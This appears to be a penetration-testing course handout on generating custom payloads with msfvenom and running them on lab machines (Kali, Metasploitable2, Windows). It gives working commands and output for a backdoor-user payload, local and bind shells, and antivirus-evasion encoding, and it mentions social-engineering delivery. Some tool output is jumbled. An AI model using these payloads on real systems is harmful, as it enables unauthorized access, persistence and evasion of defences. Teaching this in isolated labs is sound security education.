



HO# 2.6: Generating Your Own Payloads

So far, we have been attacking machines with vulnerabilities, like OS vulnerabilities, outdated software or weak credentials. We have been identifying those and then using appropriate *exploits* and *payloads* to attack those machines for gaining initial access. Now a **\$100 question is what if our target machine does not have any known vulnerability?**

In our previous handouts, we have seen and practiced in different methods of finding a vulnerability in the target machine and exploiting it. This handout will focus on creating payloads of our choice and executing them on the target machine. **We will develop the payload (.exe, .elf, .bin, .apk files for the specific architecture) , deliver it to the target through exploiting vulnerable NW services & applications, phishing emails, malicious websites, social engineering, malvertising, USB drops, and then somehow make the target execute the payload (which is the harder part).**

Vulnerability, Malware, Exploit, Payload, and Shell Code

EternalBlue (CVE-2017-0144) is an exploit developed by NSA, that was used to spread WannaCry ransomware by exploiting the Buffer Overflow (BOF) vulnerability in SMBv1 protocol enabling remote code execution w/o user interaction.

In Handout#2.5, we have seen that most of the exploits comes with default payloads and we can change the default payload setting using the set command of msfconsole. At times you may not find an appropriate payload out of the available payload options of the exploit. So today, we will be using different payload generation tools to create our own customized payloads.

Feature	Shellcode	Payload
Definition	Small piece of executable code	Complete set of actions/data delivered by an exploit
Purpose	Typically spawn a shell or execute commands	Can perform a variety of tasks, including data exfiltration and malware installation
Complexity	Usually compact and self-contained	Can be complex and may include multiple components
Execution Context	Executed within a vulnerable application	Delivered to the target system through various means
Types	Local and remote shellcode	Command execution, information gathering, RATs, downloaders, ransomwares, and so on.

Payload Generation Tools:

- Metasploit Framework: The msfvenom tool of MSF is used to create effective payloads.
- Veil Framework: It is used to create different types of payloads like exes, PowerShell, DLLs, and JavaScript.
- TheFatRat: It is specifically famous for creating payloads like remote access trojans (RATs) that can bypass most anti-virus.
- Cobalt Strike: Can generate a variety of payloads. The primary payload in Cobalt Strike is Beacon payloads, which establishes a command-and-control (C2) channel, allowing operators to execute commands, upload files, and gather information from compromised systems.

Downloading Payload/Shellcode from Existing Archives

Dear students, in this module we will use tools like `msfvenom` and `veil` to generate payloads and in our next module we will learn to write our own customized payloads using assembly language. You can also visit the following online repositories to get readymade shellcodes:

- **Exploit-DB** (<https://www.exploit-db.com/>): It is a database of exploits and vulnerable applications. Payloads can often be found as part of the exploits for specific vulnerabilities. You can search for specific vulnerabilities, and you may find associated payload.
- **Shell Storm** (<http://www.shell-storm.org/shellcode/>): It is an online resource that provides a collection of shellcode snippets, exploit codes, and various payloads used in security research and penetration testing. It hosts a wide variety of shellcodes for different architectures and platforms, such as x86, x64, ARM, and more.
- **SecLists** (<https://github.com/danielmiessler/SecLists>): A collection of multiple types of lists used during security assessments, including payloads and shellcode snippets. Browse through the shellcode directories to find specific payloads for various architectures. You can search for other such GitHub repositories, as many security researchers and developers share their tools and shellcode snippets on GitHub.
- **Security Blogs and Research Papers:** Various security professionals share their findings, including shellcode examples, through blogs or academic papers. Look for case studies on vulnerabilities, as they often include shellcode examples used in demonstrations.
- **Hacking Forums:** Some forums and communities focus on security research and may share shellcode snippets. Be cautious, as the quality and legality of the content can vary widely. Always verify the source.

Payload Generation using msfvenom

- The **msfvenom** is a command-line utility that is part of the Metasploit Framework (MSF) that is used for **generating** and **encoding** payloads. It combines the features of two older MSF tools, `msfpayload` and `msfencode`, into a single tool for creating and customizing payloads. It can generate payloads in multiple formats, e.g., executables, scripts, shellcode, and raw binary. Moreover, it allows customization of payload parameters such as IP addresses, ports and other options, which can be set at run time.
- Students are advised to go through the contents of payloads and encoders subdirectory inside the `/usr/share/metasploit-framework/modules/` subdirectory.

```
(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework/modules/payloads/
    adapters  singles  stagers  stages

(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework/modules/encoders/
    cmd  generic  mipsbe  mipsle  php  ppc  ruby  sparc  x64  x86
```

- **Payload Generation:** Generates payloads for different operating systems and architectures (e.g., Windows, Linux, macOS, Android). It can generate various types of payloads like command execution, reverse/bind shells, and Meterpreter sessions. The `payloads/` sub-directory further contains three sub-directories of our interest (`singles`, `stagers`, and `stages`):
 - The **singles** sub-directory contains self-contained payloads that perform a single task, e.g., executes a specified command on the target or download a file. These payloads contain all the code needed to execute the intended function within a single package. Some example payloads that fall in this category are: `linux/x86/adduser`, `linux/x86/exec`, and `linux/x64/shell_reverse_tcp`
 - The **stagers** and **stages** work in coordination. The `stagers` sub-directory contains small payloads that when delivered to the target, establishes a connection back to the attacker's machine. The `stages` sub-directory contains larger payloads that are then sent over this connection. For example, after a reverse TCP **stager** connects back to MSF, the meterpreter **stage** is delivered, providing the attacker with a robust, feature-rich shell to control the target system.
- **Encoding:** Provides a variety of encoders to obfuscate the payload to evade detection by security systems, such as antivirus (AV) software, intrusion detection/prevention systems (IDS/IPS), and firewall rules. Encoders essentially **"encode"** the payload into a different format so that it appears less suspicious to defensive software, without altering the core functionality of the payload. Some commonly used encoders are `x86/shikata_ga_nai`, `x86/xor_poly`, `x86/add_sub`, `x64/xor` and `x64/xor_dynamic`.

- On Kali machine, msfvenom is already installed, you can run it directly from a Kali terminal as it is there in /usr/bin/msfvenom, or you can also run it inside msfconsole. Do read the manual pages to understand different options of this command line utility:

\$ msfvenom -h OR **\$ man msfvenom**

- To list all the available payloads, supported architectures, platforms, formats etc, use this cmd:
\$ msfvenom -l <payloads/archs/platforms/formats/encoders/nops/encryption>
- Once you have selected the payload to generate, checkout the available options using this cmd:
\$ msfvenom -p <payload> --list-options

The options used with msfvenom while generating a payload are given below:

- p** designates the payload we want to use.
- a** designates the architecture we want to use (default is x86)
- f** designates the format.
- e** designates the encoder.
- i** designates the number of iterations with which to encode the payload.
- s** designates the maximum size of the payload.
- x** designates a custom executable file to use as a template.
- b** designates the bad characters, i.e., the characters to avoid, e.g., '\x00'
- o** specifies the output file.

```
msf > msfvenom
[*] exec: msfvenom      1039 Jun 29 19:30 41224.rb
drwxr-xr-x 0 root root   4096 May 15 13:35 MS17-010-master
-rw-r--r-- 1 root root 155825 May  5 03:41 MS17-010-master.zip
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Options:
  -p, --payload      <payload>    Payload to use. Specify a '-' or stdin to
  use custom payloads
  --payload-options                         List the payload's standard options
  -l, --list       [type]    List a module type. Options are: payload
  s, encoders, nops, all
  -n, --nopsled     <length>   Prepend a nopsled of [length] size on to
  the payload
  -f, --format      <format>    Output format (use --help-formats for a
  list)
  --help-formats
  -e, --encoder     <encoder>   The encoder to use
  -a, --arch        <arch>     The architecture to use
  --platform        <platform>  The platform of the payload
  --help-platforms                         List available platforms
  -s, --space       <length>   The maximum size of the resulting payload
```

Payloads and Payload Options

- First of all, in order to view/list all the available *payloads* inside MSF we use the **-l** option of msfvenom followed by payloads. The following command in the given screenshot tells you that there are a total of 1475 different payloads for Windows, Linux, Android, Python and so on.

```
$ msfvenom -l payloads | wc
```

```
(kali㉿kali)-[~/Desktop/shellcode/shell]
$ msfvenom -l payloads | wc
1475 28443 267069
```

- In order to generate a specific payload, we use the **-p** or **--payload** option. But before that remember, different payloads have different payload options that need to be set while creating a payload. To view the payload options we can use the following command:

```
$ msfvenom -p <payload name> --list-options
```

- Let us check out the options for windows/meterpreter/revere_tcp payload, that is suitable for both Windows x64 and Windows x86.

```
$ msfvenom -p windows/meterpreter/revere_tcp --list-options
```

```
(kali㉿kali)-[~/Desktop/shellcode/shell]
$ msfvenom -p windows/meterpreter/reverse_tcp --list-options
Options for payload/windows/meterpreter/reverse_tcp:
=====
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 296
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
Name   Current Setting  Required  Description
-----+-----+-----+-----+
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          yes       The listen address (an interface may be specified)
LPORT          4444      yes       The listen port

Description:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.

Connect back to the attacker
```

- We all know that a reverse shell requires the attacker to set up a listener first on his machine while the target machine acts as a client connecting to that listener. Finally, the attacker receives the shell. The LHOST and LPORT options should be set to the IP and port of attacker machine, on which the target machine should contact.
- Remember, by default the architecture for which the payload will be generated is x86. To change it to x86_64, we need to use the **--arch** option, while generating the payload.

Architecture to be Used

- While creating the payload, we need to specify the architecture on which we expect our payload will be executed. Different payloads support different architectures. Mostly we will be using `x86` or `x86_64`
- Following command will list all the available ***architectures*** for which we can generate the payloads

```
$ msfvenom -l archs
```

- While generating the payload, the option to use a specific architecture is `--arch` or `-a`

Framework Architectures [--arch <value>]	
Name	File System
aarch64	
armbe	
armle	
cbea	
cbea64	
cmd	
dalvik	
firefox	
java	
mips	
mips64	
mips64le	
mipsbe	
mipsle	
nodejs	
php	
ppc	
ppc64	
ppc64le	
ppce500v2	
python	
r	
ruby	
sparc	
sparc64	
tty	
x64	
x86	
x86_64	
zarch	

Platform to be Used

- In `msfvenom` terminology, a platform is loosely an operating system or scripting language. When building our custom payload, we must build it specifically for the target operating system.
- Following command list all the available ***platforms*** for which we can generate the payloads

```
$ msfvenom -l platforms
```

- Note that nearly every OS is represented. Here from AIX to Andriod to Linux to OSX to Windows.
- While generating the payload, the option to use a specific architecture is `--platform`

Framework Platforms [--platform <value>]	
Name	File System
aix	
android	
apple_ios	
arista	
brocade	
bsd	
bsdi	
cisco	
firefox	
freebsd	
hardware	
hpux	
irix	
java	
javascript	
juniper	
linux	
mainframe	
mikrotik	
multi	
netbsd	
netware	
nodejs	
openbsd	
osx	
php	
python	
r	
ruby	
solaris	
unifi	
unix	
unknown	
windows	

Formats to be Used

- While creating a payload, we need to specify the format using the **-f** or **--format** option of msfvenom. There are two main categories of formats we need to choose from as shown:
 - Executable formats:** We specify this if we want to create an executable of some sort that can be executed right away. In today's handout we will be dealing with generating executable formats. For example **exe** will create a Windows executable, **elf** will create a Linux executable and **psh** will create a PowerShell script.
 - Transform formats:** We specify this if we want to include the generated payload in a C or Python program. For example, if you provide "C", you will get an array of unsigned characters, which you can use in your C program. We will be dealing with generating transform formats in our Binary Exploitation module handouts later.
- Following command list all the available **formats** for which we can generate the payloads

```
$ msfvenom -l formats
```

Framework Executable Formats [--format <value>]

Name
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war

Framework Transform Formats [--format <value>]

Name
base32
base64
bash
c
csharp
dw
dword
go
golang
hex
java
js_be
js_le
masm
nim
nimlang
num
octal
perl
pl
powershell
ps1
py
python
raw
rb
ruby
rust
rustlang
sh
vbapplication
vbscript
zig

Encoder to be Used

- Encoders are the various algorithms and encoding schemes that Metasploit can use to re-encode the payloads. In this way, we can *obfuscate* the intent of the payload.
- The msfvenom supports different encoders, however, the most commonly used is the **shikata_ga_nai** encoder which is ranked as "excellent". "Shikata ga nai" is a phrase from Japanese culture that loosely translates as "nothing can be done about it".
- While generating the payload, the **-e** or **--encoder** option is used to specify the encoder.
- Following command list all the available encoders:

```
$ msfvenom -l encoders
```


Framework Encoders [-encoder <value>]			
Name	Rank	Description	
cmd/base64	good	Base64 Command Encoder	
cmd/brace	low	Bash Brace Expansion Command Encoder	
cmd/echo	good	Echo Command Encoder	
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder	
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder	
cmd/perl	normal	Perl Command Encoder	
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder	
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder	
generic/eicar	manual	The EICAR Encoder	
generic/none	normal	The "none" Encoder	
mipsbe/byte_xor	normal	Byte XORi Encoder	
mipsbe/longxor	normal	XOR Encoder	
mipse/byte_xor	normal	Byte XORi Encoder	
mipse/longxor	normal	XOR Encoder	
php/base64	great	PHP Base64 Encoder	
ppc/longxor	normal	PPC LongXOR Encoder	
ppc/longxor_tag	normal	PPC LongXOR Encoder	
ruby/base64	great	Ruby Base64 Encoder	
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder	
x64/xor	normal	XOR Encoder	
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder	
x64/xor_dynamic	normal	Dynamic key XOR Encoder	
x64/zutto_dekiru	manual	Zutto Dekiru	
x86/add_sub	manual	Add/Sub Encoder	
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder	
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder	
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower	
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower	
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder	
x86/bmp_polyglot	manual	BMP Polyglot	
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder	
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder	
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder	
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder	
x86/countdown	normal	Single-byte XOR Countdown Encoder	
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder	
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder	
x86/nonalpha	low	Non-Alpha Encoder	
x86/nonupper	low	Non-Upper Encoder	
x86/opt_sub	manual	Sub Encoder (optimised)	
x86/service	manual	Register Service	
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder	
x86/single_static_bit	manual	Single Static Bit	
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder	
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder	
x86/xor_dynamic	normal	Dynamic key XOR Encoder	
x86/xor_poly	normal	XOR POLY Encoder	

- The msfvenom utility will automatically choose the best encoder possible when generating our payload. However, there are times when one needs to use a specific type, regardless of what Metasploit thinks. Imagine an exploit that will only successfully execute provided it only contains non-alphanumeric characters. The **shikata_ga_nai** encoder would not be appropriate in this case as it uses pretty much every character available to encode. Looking at the encoder list, we see the **x86/nonalpha** encoder is present.

Example 1: Payload to create a new user on x86_64 Kali Linux

- Let's first list down the existing payloads for x64 Linux and choose which one we are going to use.

```
$ msfvenom -l payloads | grep linux/x64
```




```
(kali㉿kali)-[~/Desktop/shellcode/shell]
$ msfvenom -l payloads | grep linux/x64
linux/x64/exec
linux/x64/meterpreter/bind_tcp
linux/x64/meterpreter/reverse_sctp
linux/x64/meterpreter/reverse_tcp
linux/x64/meterpreter_reverse_http
linux/x64/meterpreter_reverse_https
linux/x64/meterpreter_reverse_tcp
linux/x64/pingback_bind_tcp
linux/x64/pingback_reverse_tcp
linux/x64/shell/bind_tcp
linux/x64/shell/reverse_sctp
linux/x64/shell/reverse_tcp
linux/x64/shell_bind_ipv6_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
nmap to discover the open port: 'nmap -sS target -p-'.
linux/x64/shell_find_port
linux/x64/shell_reverse_ipv6_tcp
linux/x64/shell_reverse_tcp

Execute an arbitrary command or just a /bin/sh shell
Inject the mettle server payload (staged). Listen for a connection
Inject the mettle server payload (staged). Connect back to the attacker
Inject the mettle server payload (staged). Connect back to the attacker
Run the Meterpreter / Mettle server payload (stageless)
Run the Meterpreter / Mettle server payload (stageless)
Run the Meterpreter / Mettle server payload (stageless)
Accept a connection from attacker and report UUID (Linux x64)
Connect back to attacker and report UUID (Linux x64)
Spawn a command shell (staged). Listen for a connection
Spawn a command shell (staged). Connect back to the attacker
Spawn a command shell (staged). Connect back to the attacker
Listen for an IPv6 connection and spawn a command shell
Listen for a connection and spawn a command shell
Listen for a connection in a random port and spawn a command shell. Use
Spawning a shell on an established connection
Connect back to attacker and spawn a command shell over IPv6
Connect back to attacker and spawn a command shell
```

- Let's choose the first one `linux/x64/exec` to generate a shellcode designed to execute a command on x64 Linux system. This payload allows you to run arbitrary commands on a target machine, and is typically used in exploits where you want to execute a shell command or binary.
- While generating a payload, we need to remember that different payloads come with different options, for instance, for `exec` payload we need to specify a command (using the `CMD` option) that will be executed on the target system once the payload is executed. For example, you might run a shell command like `/bin/bash` or any other executable available on the system.
- Now we need to check different options we need to set for our selected payload:

```
$ msfvenom -p linux/x64/exec --list-options
```



```
Options for payload/linux/x64/exec:
_____
Name: Linux Execute Command
Module: payload/linux/x64/exec
Platform: Linux
Arch: x64
Needs Admin: No
Total size: 21
Rank: Normal

Provided by:
  ricky
  Geyslan G. Bem <geyslan@gmail.com>

Basic options:
Name  Current Setting  Required  Description
CMD      no            The command string to execute
_____
Description:
  Execute an arbitrary command or just a /bin/sh shell

Advanced options for payload/linux/x64/exec:
_____
Name  Current Setting  Required  Description
AppendExit    false        no      Append a stub that executes the exit(0) system call
NullFreeVersion  false       yes    Null-free shellcode version
PrependChrootBreak  false       no     Prepend a stub that will break out of a chroot (includes setreuid to root)
PrependFork      false       no     Prepend a stub that starts the payload in its own process via fork
PrependSetgid    false       no     Prepend a stub that executes the setgid(0) system call
PrependSetregid   false      no     Prepend a stub that executes the setregid(0, 0) system call
PrependSetresgid  false      no     Prepend a stub that executes the setresgid(0, 0, 0) system call
PrependSetresuid  false      no     Prepend a stub that executes the setresuid(0, 0, 0) system call
PrependSetreuid   false      no     Prepend a stub that executes the setreuid(0, 0) system call
PrependSetuid    false       no     Prepend a stub that executes the setuid(0) system call
VERBOSE        false       no      Enable detailed status messages
WORKSPACE      none        no      Specify the workspace for this module

Evasion options for payload/linux/x64/exec:
_____
```

- Now let us use msfvenom to generate a payload to create a new user on a Linux system:

```
$ msfvenom -p linux/x64/exec CMD="/usr/sbin/useradd -m -s /bin/bash hacker && echo 'hacker:123' | chpasswd" -a x64 --platform linux -e x64/xor -f elf -o adduser_forkali
```

Description:

- p specifies the payload, i.e., linux/x64/exec command of Linux x86_64 which is used to execute a command or program.
- CMD="/usr/sbin/useradd -m -s /bin/bash hacker && echo 'hacker:123' | chpasswd"**. The adduser is an interactive command that automatically sets up the user's home directory, shell and prompts the user password and personal info as well. On the contrary useradd is a non-interactive command, so requires additional command to set the password and you may need to set the options like -m to create user home directory and -s /bin/bash to specify user login shell. The **&&** ensures that the next command runs only if the user creation was successful. The next command is chpasswd, which is a command that read username and password pair from stdin and update the password of the specified user.
- a specifies the architecture to be used, which is **x64**.
- platform specifies the platform to be used, which is **linux**.
- e **x64/xor** specifies the encoder for avoiding antivirus signature detection.
- f specifies the format of payload, which is **elf**, i.e., a Linux executable.
- o option specifies the output file.

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x64/exec CMD="/usr/sbin/useradd hacker && echo 'hacker:123' | chpasswd" -a x64 --platform linux -e x64/xor -f elf -o adduser_forkali
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 135 (iteration=0)
x64/xor chosen with final size 135
Payload size: 135 bytes
Final size of elf file: 255 bytes
Saved as: adduser_forkali
```

- Now let's execute above executable file on Kali Linux machine, by executing it with root privileges. Then verify the contents of /etc/passwd and /etc/shadow files:

```
$ chmod +x adduser_forkali
$ sudo ./adduser_forkali
$ cat /etc/passwd | grep hacker
$ sudo cat /etc/shadow | grep hacker
```

```
(kali㉿kali)-[~]
$ ls -l adduser_forkali
-rw-rw-r-- 1 kali kali 255 Oct 23 09:06 adduser_forkali

(kali㉿kali)-[~]
$ chmod +x adduser_forkali

(kali㉿kali)-[~]
$ sudo ./adduser_forkali

(kali㉿kali)-[~]
$ cat /etc/passwd | grep hacker
hacker:x:1006:1006::/home/hacker:/bin/sh

(kali㉿kali)-[~]
$ sudo cat /etc/shadow | grep hacker
hacker:$y$j9T$6CQ.IfRaLpyAH/jHMAX2D.$oXQUyPQ4l8EJnKfLnLLWISkVOX.7d939HIKy1lm1bC0:20019:0:99999:7:::
```

Example 2: Payload to spawn a local shell on x86_64 Kali Linux

Let us generate a payload that will spawn a shell, for x86_64 machine running Linux operating system as a standalone executable program. The command to generate such executable is given below:

```
$ msfvenom -p linux/x64/exec CMD="/bin/bash" -a x64 --platform linux -e x64/xor -f elf -b '\x00' -o localshell_forkali
```

```
[~] (kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/exec CMD="/bin/bash" -a x64 --platform linux -e x64/xor -f elf -b '\x00' -o localshell_forkali
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 87 (iteration=0)
x64/xor chosen with final size 87
Payload size: 87 bytes
Final size of elf file: 207 bytes
Saved as: localshell_forkali
```

Now let's execute above executable file on Kali Linux machine, by simply executing it.

```
$ chmod +x localshell_forkali
$ ./localshell_forkali
```

```
[~] (kali㉿kali)-[~]
└─$ ls -l localshell_forkali
-rw-rw-r-- 1 kali kali 207 Oct 23 10:01 localshell_forkali

[~] (kali㉿kali)-[~]
└─$ chmod +x localshell_forkali

[~] (kali㉿kali)-[~]
└─$ ./localshell_forkali
kali㉿kali:/home/kali$ whoami
kali
```


To Do:

Students should try to create a standalone executable to be executed on a x86_64 Windows machine. That can be Metasploitable3 or Windows10. You should create the executable on Kali Linux machine and then copy it on your Win10/M3 machine using either shared folder or by copying them inside /var/www/html/ and downloading these files from Windows via wget or browser. You can also use scp, email, or shared folder for this purpose. Once doubled clicked it should execute. ☺

```
$ msfvenom -p windows/x64/exec CMD="cmd.exe /k dir" -f exe -o cmd1.exe
$ msfvenom -p windows/x64/exec CMD="cmd.exe /k ping google.com" -f exe -o cmd2.exe
$ msfvenom -p windows/x64/exec CMD="cmd.exe /k calc" -f exe -o cmd3.exe
```

Example 3: Payload to spawn a Bind Shell on M2

We have discussed the working of Bind Shell in our Handout 1.3 using Kali Linux and Ubuntu Server. Bind Shells have the listener running on the target and the attacker connects to the listener in order to gain remote access to the target system. The process is described in the following image:



- Now it is time to create a payload on Kali Linux and then transfer and execute it on Metasploitable2 machine, which will spawn a bind shell. Let us check out available payloads for 32 bit Linux that can generate a bind shell.

```
$ msfvenom -l payloads | grep linux/x86 | grep bind
```

- In the output of above command do checkout the **single** payload `linux/x86/shell_bind_tcp` and the **staged** payload `linux/x86/shell/bind_tcp`. For this example, we will be using the singles payload.
- Let's use the payload `linux/x86/shell_bind_tcp` which creates a TCP bind shell for 32-bit Linux (our Metasploitable2). Let's look for available options for the payload:

```
$ msfvenom -p linux/x86/shell_bind_tcp --list-options
```

```
└─$ msfvenom -p linux/x86/shell_bind_tcp --list-options
Options for payload/linux/x86/shell_bind_tcp:
=====
Name: Linux Command Shell, Bind TCP Inline
Module: payload/linux/x86/shell_bind_tcp
Platform: Linux
Arch: x86
Needs Admin: No
Total size: 78
Rank: Normal
Provided by:
  Ramon de C Valle <rcvalle@metasploit.com>
Basic options:
Name  Current Setting  Required  Description
LPORT  4444            yes       The listen port
RHOST          no        The target address
Description:
  Listen for a connection and spawn a command shell

Advanced options for payload/linux/x86/shell_bind_tcp:
=====
Name          Current Setting  Required  Description
AppendExit    false           no        Append a stu
AutoRunScript          no        A script to
```

- Here `LPORT=4444` sets the local port that the payload will listen on. You can change `4444` to any port you prefer. When you create a `shell_bind_tcp` payload, it sets up a listener on the specified `LPORT` on the target machine. Once the payload is executed on the target, the attacker can connect to that port using tools like `netcat` from their own machine.

- Now let's generate the bind shell for **x64** Linux using port number **54154**:

```
$ msfvenom -p linux/x86/shell_bind_tcp LPORT=54154 -a x86 -platform linux -e x86/xor_dynamic -f elf -b '\x00' -o bind_shell
```

```
(kali㉿kali)-[~/info-security]
$ msfvenom -p linux/x86/shell_bind_tcp LPORT=54154 -a x86 -f elf -b '\x00' -o bind_shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 105 (iteration=0)
x86/shikata_ga_nai chosen with final size 105
Payload size: 105 bytes
Final size of elf file: 189 bytes
Saved as: bind_shell
```

- Now we need to somehow copy this payload file `bind_shell` from our Kali Linux machine to the target machine Metasploitable2. For the lab purpose, one option is to copy this payload in the `/var/www/html/` directory as the Apache HTTP server is running on Kali and later from the Metasploitable2 machine we can use the `wget` command to download it. (check handout 1.3). Another option is use the `scp` command as shown below. Remember, in real world scenario you will be using some Social Engineering technique to send this payload on the victim machine ☺

```
$ scp -oHostKeyAlgorithms+=ssh-dss ./bind_shell msfadmin@<IP of M2>:/home/msfadmin/
```

```
(kali㉿kali)-[~/info-security]
$ scp -oHostKeyAlgorithms+=ssh-dss bind_shell msfadmin@192.168.8.110:/home/msfadmin/
msfadmin@192.168.8.110's password:
```

100%

- Now that we have the payload on the Metasploitable2 machine, let us set its execute permission and execute it. Well, this is the harder part, i.e., executing your payload on the target machine, on which we do not have access until now. For the time being just run the following commands on the Metasploitable2 machine inside the `/home/msfadmin/` directory:

```
$ chmod +x bind_shell
$ ./bind_shell
```

- You can see when we execute the program it doesn't exit, rather it establishes a listening service on port 54154 on the target machine (Metasploitable2), and waits for incoming connections.
- In order to connect to the listener running on Metasploitable2, from Kali Linux machine, we have two options

- Option 1:** Use netcat utility to connect, but its limitation is that it will work with simple shells and not with meterpreter

```
$ nc <IP of M2> 54154
```

